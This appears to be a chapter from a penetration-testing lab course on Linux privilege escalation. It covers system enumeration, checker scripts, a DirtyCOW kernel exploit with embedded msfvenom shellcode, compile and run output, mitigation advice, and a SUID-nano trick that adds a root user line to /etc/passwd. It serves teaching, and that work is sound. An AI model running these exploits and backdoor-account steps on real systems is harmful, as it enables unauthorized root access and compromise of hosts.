
The most common ways of privilege escalation on Linux systems are leveraging kernel vulnerabilities, misconfigurations and vulnerable software to execute arbitrary code under root privileges. New kernel vulnerabilities occur on a regular basis and often involve a wide range of kernel versions. A recently discovered example of a kernel vulnerability allowing for privilege escalation is the

DirtyCOW vulnerability affecting hundreds of Linux kernel versions. Also misconfigurations in files, services and security mechanisms and out of date software commonly allow for privilege escalation.

In the next section we will start with collecting relevant system information which can be useful for privilege escalation such as the kernel version, running services, installed applications and file permissions. Then we will continue with how to find local privilege escalation exploits for vulnerable Linux kernels with automated scripts.

Gather system information for privilege escalation

The first step when attempting to elevate privileges is gathering system information. This will not only help us to gain a better understanding of how a system is configured but also to know which applications and services are running on the host. Services running with root privileges are of especial interest for privilege escalation. When we can exploit a service running as root to execute arbitrary commands they will be executed as root. Applications that are configured to be executed with higher privileges using a Linux feature named SUID are also very useful.

For effective privilege escalation in Linux the system information you should know includes:

- Distribution type
- Kernel version
- Running applications and services
- Weak file permissions
- Scheduled jobs
- Other important information about the system.

Collecting system information can be done both manually and automatically with scripts. The use of automated scripts generally saves you a lot of time, but the information collected will be limited to that which the script is programmed to retrieve. For example, if a script is not designed to retrieve active connections then you may never find out about that one critical port running an admin interface that is only accessible locally.

Let's have a look at which commands we can use to collect the most important system information manually.

Collecting system information manually

In this section we will briefly look at how to collect basic system information on the Linux platform. Unless stated otherwise, the commands we give will work on most Linux distributions unless mentioned otherwise.

OS, Kernel & Hostname

The following commands print the operating system, kernel version, hostname and system information to the terminal:

`cat /etc/issue`

`cat /proc/version`

`hostname`

`uname -a`

```
root@kali:~# cat /etc/issue
Kali GNU/Linux Rolling \n \l
root@kali:~# cat /proc/version
Linux version 4.9.0-kali3-amd64 (devel@kali.org) (gcc version 6.3.0 20170321 (Debian 6.
3.0-11) ) #1 SMP Debian 4.9.18-1kali1 (2017-04-04)
root@kali:~# hostname
kali
root@kali:~# uname -a
Linux kali 4.9.0-kali3-amd64 #1 SMP Debian 4.9.18-1kali1 (2017-04-04) x86_64 GNU/Linux
```

This information acquired can be used to check the Linux distribution and kernel for known vulnerabilities, for instance, on Exploit-db or with searchsploit. By example, the following command uses searchsploit to find vulnerabilities for Linux kernel 3.9:

searchsploit linux kernel 3.9

```
root@kali:~# searchsploit linux kernel 3.9
-----
Exploit Title | Path
-----|-----
Linux Kernel 2.2.12/2.2.14/2.3.99 (RedHat 6.x) - Socket Denial of Service | exploits/linux/dos/19818.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation | exploits/linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation ( | exploits/linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method) | exploits/linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalatio | exploits/linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method) | exploits/linux/local/40611.c
```

Tip: You can use the `--exclude=` flag to filter out unwanted results from your search.

For instance, to exclude DoS exploits use:

Remove DoS exploits by adding the following flag: `--exclude="/dos/"`

Users

These next commands can be used to retrieve information related to system users, active sessions and the current user.

This command prints the contents of the `passwd` file to the terminal:

cat /etc/passwd

```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
```

The `passwd` file stores essential user account information required during login. The `passwd` file is stored in the `/etc` directory and contains information such as the user ID, group ID, home directory and the path to the command shell. An 'x' character means that the encrypted password is stored in the `/etc/shadow` file.

The following commands can be used to retrieve information about the current user and active sessions:

id

who

w

```
root@kali:~# id
uid=0(root) gid=0(root) groups=0(root)
root@kali:~# who
root    tty1          2017-02-18 08:08 (:0)
root@kali:~# w
 08:38:43 up 30 min,  1 user,  load average: 0.02, 0.03, 0.00
USER     TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root    tty1     :0          08:08   30:44  34.14s  2.98s /usr/lib/vmware-
```

Make sure you pay attention to the groups to which the privileged user belongs. One especially important group is the sudo ('Super User Do') group. A user that is a member of the sudo group is able to execute commands in the context of the root user without providing the root password – depending on the settings in the sudoer file you may only need to enter the password for the current user or none at all.

When the user is part of the sudo group you can display a list of commands that can be executed as superuser by typing sudo with -l for list:

sudo -l

When this command is executed in the context of a user that is part of the sudo group, the output of sudo -l will look as follows:

```
root@kali:~# sudo -l
Matching Defaults entries for root on kali:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on kali:
  (ALL : ALL) ALL
```

In this example, the last row shows us that the user is allowed to run ALL commands as root. This should come as no surprise because the user is the root user on the system.

For non-root users, the sudo command on Linux is very configurable. Instead of allowing a limited user to execute all commands as root, it is possible to limit a user's sudo privileges to certain commands by whitelisting them in the /etc/sudoers file.

The following line in the sudoers file, for instance, will allow the root privileges for a user called 'useraccount' to execute apt-get and shutdown:

useraccount ALL=/usr/bin/apt-get, /sbin/shutdown

The output of the **sudo -l** command for useraccount will then look like this:

```
useraccount@kali:~$ sudo -l
Matching Defaults entries for useraccount on kali:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User useraccount may run the following commands on kali:
  (root) /usr/bin/apt-get, /sbin/shutdown
```

If the user does not have permission to execute commands as superuser, the output will show this:

```
test@kali:/root$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for test:  
Sorry, user test may not run sudo on kali.
```

Networking information

The following commands retrieve networking information such as the available network adapters and configuration, routes, active connections and other network-related information.

Network adapters:

ifconfig -a

```
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.46.135 netmask 255.255.255.0 broadcast 192.168.46.255
            inet6 fe80::20c:29ff:fe25:486b prefixlen 64 scopeid 0x20<link>
              ether 00:0c:29:25:48:6b txqueuelen 1000 (Ethernet)
                RX packets 3806 bytes 4805500 (4.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1579 bytes 178462 (174.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The next command prints the routing table:

route

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref  Use Iface
default         gateway        0.0.0.0        UG    100    0    0 eth0
1.1.1.1         0.0.0.0        255.255.255.255 UH    0    0    0 ppp0
10.11.1.0        kali          255.255.255.0   UG    0    0    0 ppp0
10.11.10.10      kali          255.255.255.255 UGH   0    0    0 ppp0
192.168.46.0     0.0.0.0        255.255.255.0   U     100   0    0 eth0
192.168.100.200 gateway        255.255.255.255 UGH   0    0    0 eth0
```

Use the following command to print the active connections to the terminal:

netstat -antup

```
root@kali:~# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:22              0.0.0.0:*          LISTEN     1933/sshd
tcp      0      0 192.168.46.135:45564    162.243.33.45:80    TIME_WAIT  -
tcp      0      0 192.168.46.135:35176    192.168.100.200:443  ESTABLISHED 1829/openfortivpn
tcp6     0      0 :::22                   :::*               LISTEN     1933/sshd
tcp6     0      0 :::80                   :::*               LISTEN     1976/apache2
udp      0      0 0.0.0.0:68              0.0.0.0:*          647/dhclient
```

The following command prints the ARP table entries for a specific machine:

`arp -e`

Address	HWtype	HWaddress	Flags	Mask	Iface
gateway	ether	90:6c:ac:a2:d8:5a	C		eth0

[Applications and services](#)

These commands retrieve information about applications and services.

`ps aux`

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	3.2	0.1	55060	6872	?	Ss	08:07	0:01	/sbin/init
root	2	0.0	0.0		0	?	S	08:07	0:00	[kthreadd]
root	3	0.0	0.0		0	?	S	08:07	0:00	[ksoftirqd/0]
root	4	0.0	0.0		0	?	S	08:07	0:00	[kworker/0:0]
root	5	0.0	0.0		0	?	S<	08:07	0:00	[kworker/0:0H]
root	6	0.0	0.0		0	?	S	08:07	0:00	[kworker/u2:0]

Knowing which services are running with root privileges can be very important for privilege escalation because exploiting them will result in root-level access. To retrieve processes running with root privileges you can pipe the output to grep⁴ as follows:

`ps aux | grep root`

The following commands retrieve installed applications:

Debian and derivatives use: `dpkg -l`

Fedora-based distros use: `rpm -qa`

Desired=Unknown/Install/Remove/Purge/Hold Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend / Err?=(none)/Reinst-required (Status,Err: uppercase=bad)			
/ Name	Version	Architecture	Description
ii 0trace	0.01-3	amd64	A traceroute tool that can run wi
ii aapt	1:6.0.1+r55-	amd64	Android Asset Packaging Tool
ii acccheck	0.2.1-1kali4	amd64	Password dictionary attack tool f
ii accountsservic	0.6.40-3	amd64	query and manipulate user account
ii ace-voip	1.10-1kali5	amd64	A simple VoIP corporate directory
ii acl	2.2.52-3	amd64	Access control list utilities
ii adduser	3.115	all	add and remove users and groups
ii adwaita-icon-t	3.20-3	all	default icon theme of GNOME

You can use the following command to list configuration files in the /etc directory:

`ls -ls /etc/ | grep .conf`

⁴ Grep is a Linux tool that searches input for a given pattern of text.

```
root@kali:~# ls -ls /etc/ | grep .conf
4 -rw-r--r-- 1 root root 2981 Aug 30 06:30 adduser.conf
4 -rw-r--r-- 1 root root 433 Aug 5 2016 apg.conf
4 -rw-r--r-- 1 root root 491 Jun 13 2015 arpwatch.conf
8 -rw-r--r-- 1 root root 7788 Aug 30 07:09 ca-certificates.conf
4 -rw-r--r-- 1 root root 56 Aug 30 07:15 chkrootkit.conf
4 drwxr-xr-x 4 root root 4096 Oct 26 07:14 dconf
4 -rw-r--r-- 1 root root 2969 Mar 11 2016 debconf.conf
```

Configuration files may contain sensitive information about applications and services which can also be very useful information for privilege escalation purposes.

Also try searching the web directory for any web application configuration files that contain passwords:

`ls -ls /var/www/html/`

```
root@kali:~# ls -ls /var/www/html
total 20
12 -rw-r--r-- 1 root root 10701 Apr 15 21:51 index.html
4 drwxr-xr-x 2 root root 4096 Jun 10 08:19 joomla
4 drwxr-xr-x 2 root root 4096 Jun 10 08:19 wordpress
```

Hint: Joomla installations contain a configuration file named 'configuration.php' and WordPress uses the 'wp-config.php' file for this purpose. These configuration files contain valuable information such as the MySQL username and password. If you encounter web applications on a compromised host, be sure to check their configuration files for information that can be used for privilege escalation. It is very common for web admins to re-use passwords on other accounts.

The following command can be used to find all SUID programs on a given system:

`find /* -user root -perm -4000 -print 2>/dev/null`

```
root@host:~# find /* -user root -perm -4000 -print 2>/dev/null
/bin/umount
/bin/ntfs-3g
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/mount
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/chsh
```

Files and file systems

The following commands will return information about files and file systems.

Use the following command to check for unmounted file systems:

`cat /etc/fstab`

```
root@kali:~# cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/sdal during installation
UUID=6f3372fa-0685-436f-80d5-16d0b6456412 / ext4 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=b8cc2efa-d720-42f4-9697-29b9a97a116b none swap sw 0 0
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0
```

Another important thing to look at is files and directories that have world-writable permissions. Files with world-writable permissions can be modified by any user on the system. Let's have a look at how to find world-writable files and directories on a Linux system.

World writable directories:

```
find / \( -wholename '/home/homedir*' -prune \) -o \( -type d -perm -0002 \) -exec ls -ld '{}' ;
2>/dev/null | grep -v root
```

World writable directories for root:

```
find / \( -wholename '/home/homedir*' -prune \) -o \( -type d -perm -0002 \) -exec ls -ld '{}' ;
2>/dev/null | grep root
```

World writable files:

```
find / \( -wholename '/home/homedir/*' -prune -o -wholename '/proc/*' -prune \) -o \( -type f -perm -0002 \) -exec ls -l '{}' ;
2>/dev/null
```

These next commands print the search results to the terminal without any additional information.

Find world-writable files in /etc:

```
find /etc -perm -2 -type f 2>/dev/null
```

And the following command searches for world-writable directories:

```
find / -writable -type d 2>/dev/null
```

Further reading

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<http://netsec.ws/?p=309>

Automated Scripts

Instead of manually searching for vulnerabilities and misconfigurations for privilege escalation, you can also use scripts to automate the process. Many scripts also suggest exploits based on the information they find. One useful Python script for Linux is called Linux Privilege Escalation Checker.

Linux privilege escalation checker

In this section we will be looking at how to use the Linux Privilege Escalation Checker to search for privilege escalation vulnerabilities. As this script is not included with Kali Linux by default, you must first download it:

```
wget http://www.securitysift.com/download/linuxprivchecker.py
```

The next step is to transfer the script to the target host and, once it has been successfully transferred, to run it with Python using the following command:

```
python linuxprivchecker.py
```

```
root@kali:~/Downloads# python linuxprivchecker.py
=====
LINUX PRIVILEGE ESCALATION CHECKER
=====

[*] GETTING BASIC SYSTEM INFO...
[+] Kernel
  Linux version 4.6.0-kali1-amd64 (devel@kali.org) (gcc version 5.4.0 20160609 (Debian 5.4.0-6) ) #1 SMP Debian 4.6.4-1kali1 (2016-07-21)
[+] Hostname
  kali
[+] Operating System
  Kali GNU/Linux Rolling \n \l
[*] GETTING NETWORKING INFO...
```

This will print all gathered system information to the terminal. If you scroll down to the bottom, you'll see the Linux Privilege Escalation Checker also suggests local privilege escalation exploits for the system:

```
[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...
Note: Exploits relying on a compile/scripting language not detected on this system are marked with a *** but should still be tested!
The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system
The following exploits are applicable to this kernel version and should be investigated as well
- Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
- Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby
- CAP.SYS.ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
- CAP.SYS.ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/15118 || Language=c
- open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language=c
```

Unix-privesc-check v1.4

Another nice tool for local enumeration on Unix systems is unix-privesc-check v1.4 from Pentestmonkey. This tool also tries to find misconfigurations that will permit local unprivileged users to escalate their privileges to root.

unix-privesc-check v1.4 can be downloaded from the pentestmonkey website here:

<http://pentestmonkey.net/tools/audit/unix-privesc-check>

To run the script simply use one of the following commands:

```
./unix-privesc-check standard
```

Or run this command for a more detailed report:

```
./unix-privesc-check detailed
```

```
root@kali:~/Downloads/unix-privesc-check-1.4# ./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
handles and called files (e.g. parsed from shell scripts,
linked .so files). This mode is slow and prone to false
positives but might help you find more subtle flaws in 3rd
party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.
```

However, be warned that if you select the detailed option, the report will take a long time to complete, but will return a lot of information.

[Limitations of automated scripts](#)

While automated scripts can be really useful and time-saving there's also a flipside to that coin. Automated vulnerability scanners and scripts usually rely on a database of known vulnerabilities which is only as valid as the last update. Using outdated vulnerability databases with automated scanning tools will result in overlooking any recently discovered vulnerabilities. Another limitation of scripts is that they are generally considered 'dumb'. They are programmed only to perform a given series of checks and nothing more. Unless a check is included in the scanning routine, the script will miss vulnerabilities and misconfigurations that might have otherwise easily been discovered with manual testing. There's also a complexity issue when using automated tools. Automated tools cannot (yet) draw conclusions in the same way that human experts can. In other words, in the final analysis, automated scanners and scripts are likely to be less effective and less insightful than manual testing by an expert.

It's important, therefore, to realize that automated vulnerability scanning and scripts are imperfect solutions that merely identify those security issues which have been programmed into them. However, they can help identify such issues before attackers do (after all, attackers may well be using those self-same tools). The privilege escalation scripts we covered above are great at finding the low hanging fruit on Linux systems, but try not to become too reliant on them and make sure you develop your manual testing skills to be able to provide greater depth in your vulnerability testing.

[Exploiting the Linux kernel](#)

In the exploitation chapter we've talked about Linux kernels having a long history of privilege escalation vulnerabilities. For this reason, it is advised to always check the running Linux kernel for vulnerabilities that can be exploited to perform privilege escalation. Infrequently updated Linux systems are likely to be vulnerable to one or more kernel privilege escalation exploits. In the previous section we've learned how we can retrieve the version of the Linux operating system and the kernel version. Let's have a look at how a Linux kernel is exploited locally.

In the following section we will exploit a Linux kernel that is vulnerable to the DirtyCOW vulnerability. The starting point in this example is a privileged user shell on a compromised host. There are many exploits around that take advantage of the DirtyCOW vulnerability and perform a variety of tasks

from creating a new user on the system to set up a reverse shell. The DirtyCOW exploit that we'll be using will add a new user to the system with administrator privileges.

Downloading and compiling the exploit

We will start by downloading the 40616 exploit from Exploit-db with wget - saving it to the tmp directory on the target host:

```
wget https://www.exploit-db.com/download/40616 -O cowroot.c
```

The target host is running the following kernel:

```
privileged@host:/tmp$ uname -a
Linux host 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 14:46:51 UTC 2015 i686 i686 i686 GNU/Linux
```

The next step is to follow the instructions in the commented section of the exploit code:

```
/*
*
* EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.
*
* (un)comment correct payload first (x86 or x64)!
*
* $ gcc cowroot.c -o cowroot -pthread
* $ ./cowroot
* DirtyCow root privilege escalation
* Backing up /usr/bin/passwd.. to /tmp/bak
* Size of binary: 57048
* Racing, this may take a while..
* /usr/bin/passwd is overwritten
* Popping root shell.
* Don't forget to restore /tmp/bak
* thread stopped
* thread stopped
* root@box:/root/cow# id
* uid=0(root) gid=1000(foo) groups=1000(foo)
*/
```

The first instruction is: * (un)comment correct payload first (x86 or x64)!

Since our target is running a 32-bit version of Linux we must disable the 64-bit payload ad enable the 32-bit version. This is done in a text editor (we are using Nano) and (for C scripts) by enclosing unwanted code between /* and */.

```
/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
/*unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
    0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
    0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
    0xa, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
    0xbc, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00,
    0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
    0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
    0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0xa, 0x00, 0x00, 0x00,
    0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
    0x89, 0x1, 0xcd, 0x80
};
unsigned int sc_len = 136;
```

Once this is done we press **ctrl+x** and save the file.

Now the exploit must be compiled with **GCC** using the following command:

```
gcc cowroot.c -o cowroot -pthread
```

The compiler will throw a few unimportant casting and implicit function declaration warnings, but they can be ignored:

```
privileged@host:/tmp$ gcc cowroot.c -o cowroot -pthread
cowroot.c: In function 'procselfmemThread':
cowroot.c:100:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
    lseek(f, map, SEEK_SET);
               ^
In file included from cowroot.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
               ^
cowroot.c: In function 'main':
cowroot.c:137:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
               ^
cowroot.c:141:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
    fstat(f, &st);
               ^
cowroot.c:143:12: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat=]
    printf("Size of binary: %d\n", st.st_size);
               ^
```

Despite the compiler warnings, the exploit in our demonstration has been successfully compiled:

```
privileged@host:/tmp$ ls -ls
total 36
16 -rwxrwxr-x 1 privileged privileged 12736 Mar  5 07:39 cowroot
 8 -rw-rw-r-- 1 privileged privileged  4967 Mar  5 07:39 cowroot.c
```

Executing the exploit

All that remains now is to execute the compiled exploit and wait for it to add a new admin user to the system. To execute the exploit run the following command:

```
./cowroot
```

```
privileged@host:/tmp$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 49644
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@host:/tmp# id
uid=0(root) gid=1001(privileged) groups=1001(privileged)
root@host:/tmp# whoami
root
root@host:/tmp#
```

The exploit here ran successfully and upgraded our shell to a root shell granting us full control over the target host. The exploit instructions advise running the following command to prevent the system from becoming unstable and crashing:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Lab Tip: As you already know by now the DirtyCOW vulnerability affects a very wide range of Linux kernels. The Virtual Hacking Labs contain many Linux systems running kernels that are vulnerable to DirtyCOW and can be exploited with this exploit (or other versions of it). If you want to maximize your learning experience we suggest you find all possible ways for privilege escalation if the kernel is vulnerable to DirtyCOW.

Remediation & Mitigation

Despite a great deal of effort and a program of continuous improvement, privilege escalation vectors for the Linux kernel are still very common and a problem for the Linux community. The best way to defend against known Linux kernel vulnerabilities is to update the kernel to the latest version on a regular basis, but, unfortunately, this will not protect a system from zero-day exploits which have not yet been patched.

If we look at the successful exploitation of the DirtyCOW vulnerability, we can distinguish five requirements:

1. A vulnerable kernel;
2. A working exploit;
3. A way to transfer the exploit to the target;

4. A way to compile the exploit;
5. A way to execute the exploit.

In general, with the exception of point 4 these requirements apply to most kernel attacks. Point 4 is not universally applicable because it is also possible to use a local system which matches the vulnerable target to compile the exploit. To mitigate kernel attacks, system administrators can take steps to prevent attackers from transferring, compiling and executing (kernel) exploits. This will reduce the attack surface significantly and render some 'easy' attacks ineffective.

Let's take a closer look at how kernel exploits can be protected against points 3, 4 and 5.

Prevent transferring the exploit

System administrators can remove any unnecessary tools and disable any services that could be used to transfer files to the target. These include: FTP, TFTP, SMB, SCP, wget, and curl. Instead of removing and disabling such tools or services, another approach could be to limit access to them or to grant access only for specific accounts (so-called 'whitelisting' where only those authorised are given access). While not infallible, such restrictions can prevent certain attacks or create sufficient obstacles that will force attackers into adopting less stealthy and more easily detectable methods. System administrators may also opt to monitor the usage of those tools for suspicious or malicious activity.

Remove compilation tools

The same applies to compilation tools, such as GCC, CC and other development tools. The general rule for compilation tools (and other tools that can be leveraged for an attack) is that they should only be installed if and for as long as you need them. If it's really necessary to have compilation tools on your system, make sure that they can only be available to specific user accounts. As mentioned earlier, this won't prevent attackers from compiling exploits on a local system but we can attempt to prevent the attacker from transferring and executing the compiled exploit to the compromised host.

Prevent exploit execution

Finally, we can also prevent attackers from executing (kernel) exploits on a compromised system. From this perspective, it is important to limit writable and executable directories for system users and services. Specific attention should be paid to world-writable directories, such as the /tmp and /dev/shm directories. By creating separate partitions, we can improve the security of Linux systems by mounting directories such as /tmp and /home on a separated 'noexec' file system. This means that binaries that are stored on these partitions cannot be executed by any user. This way we can prevent attackers from executing exploits stored from the /tmp directory.

To limit the execution of existing applications for specific users, you can simply set the correct permissions for the executable with the chmod command:

chmod 700 /executable/file

This will restrict executable file read/write/execute permissions to the owner of the file.

Exploiting SUID permissions

SUID stands for 'set user ID' and is a Linux feature that allows low privileged users to execute a file as the file owner. This is especially useful when an application requires temporary root privileges to run effectively. One example is the ping program and Nmap which both need root permissions to open raw network sockets and create network packets.

The SUID feature enhances security because you are able to grant root privileges for a single application only when it's needed. However, SUID can also become a serious security issue when an application is able to execute commands or edit files.

We have already learned that command execution happens in the context of the service or the program that executes it. If the SUID is set as root then commands will also be executed as root. The same applies to programs that are able to edit files, such as Vi, Nano and Leafpad. Configuring these programs to execute as root would be a serious security vulnerability because any user could then edit any file on the system.

Let's have a look at an example to get a better understanding of the SUID feature.

Nano

In this example, we will add the SUID bit to the text editor Nano and see how we can exploit this from a privileged user.

The following command adds the SUID bit to Nano:

```
chmod u+s /bin/nano
```

If we search for SUID files we will see that Nano is now included:

```
find /* -user root -perm -4000 -print 2>/dev/null
```

```
root@host:~# find /* -user root -perm -4000 -print 2>/dev/null
/bin/umount
/bin/ntfs-3g
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/nano
```

If we look at the file permissions for Nano we will notice the 's' included in the permissions (-rwsr-xr-x) and the application name written in red. These indicate the presence of the SUID bit:

```
root@host:/bin# ls -ls | grep nano
232 -rwsr-xr-x 1 root root 235612 Jul 7 2015 nano
```

```
root@host:/bin# ls
bash      dd          kbd_mode  mt-gnu      open
bunzip2   df          kill      mv         openvt
busybox   dir         kmod     nano       pidof
bzcat    dmesg      less      nc         ping
```

As a privileged user, we can now edit the passwd file with root privileges using Nano. This means that we can add a new root user to the system by adding a new user record to the passwd file. We can simply open the passwd file with Nano as root using the following command:

```
nano /etc/passwd
```

Before we do that, we need to review briefly how the passwd file works. The passwd file is a text-based database containing user records and is located in the etc directory. An example record for root looks like this:

```
root:x:0:0:root:/root:/bin/bash
```

From left to right the fields contain:

1. Username.
2. Password. The 'x' means that the actual password is stored in the shadow password file. You can replace the x with a cryptographic hash from the password and a salt.
3. User identifier.
4. Group identifier, contains the primary user group.
5. Gecos field, a user record containing information about the user such as the full name.
6. Path to the home directory.
7. Command-line shell when the user logs in.

Now that we have a better understanding of the passwd file, let's add a new root user to the system. Before we can add a new root user to the passwd file, we need to generate a crypt hash from the password. An easy way to do this is to use Perl or Python and print the results to the terminal.

```
perl -e 'print crypt("YourPasswd", "salt"),"\n"'
```

The following command uses Perl to generate a crypt hash from password 'pom' and with a salt 'pom':

```
perl -e 'print crypt("pom", "pom"),"\n"'
```

```
 sam@host:~$ perl -e 'print crypt("pom", "pom"),"\n"'  
 poD7u2nSiBSLk
```

Using the password hash we have generated we can now add the following line to the passwd database:

```
pom:poD7u2nSiBSLk:0:0:root:/root:/bin/bash
```

```
pom:poD7u2nSiBSLk:0:0:root:/root:/bin/bash
```

